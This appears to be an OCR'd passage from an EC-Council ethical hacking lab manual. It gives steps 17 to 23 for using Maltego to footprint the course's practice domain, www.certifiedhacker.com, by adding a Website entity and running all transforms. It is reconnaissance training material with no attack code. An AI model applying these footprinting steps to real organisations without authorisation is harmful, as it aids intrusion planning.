


17. The **Maltego Community Edition** GUI appears, along with **Privacy Policy Change Notice**, click **Acknowledge** button.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


18. The **Maltego Community Edition** window along with the **New Graph (1)** window appears, as shown in the screenshot.




19. In the left-pane of **Maltego GUI**, you can find the **Entity Palette** box, which contains a list of default built-in transforms. In the **Infrastructure** node under **Entity Palette**, observe a list of entities such as **AS**, **DNS Name**, **Domain**, **IPv4 Address**, **URL**, **Website**, etc.
20. Drag the **Website** entity onto the **New Graph (1)** window.
21. The entity appears on the new graph, with the **www.paterva.com** URL selected by default.

    Note: If you are not able to view the entity as shown in the screenshot, click in **the New Graph (1)** window and **scroll up**, which will increase the size of the entity.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




22. Double-click the name **www.paterva.com** and change the domain name to **www.certifiedhacker.com**; press **Enter**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

23. Right-click the entity and select **All Transforms**.

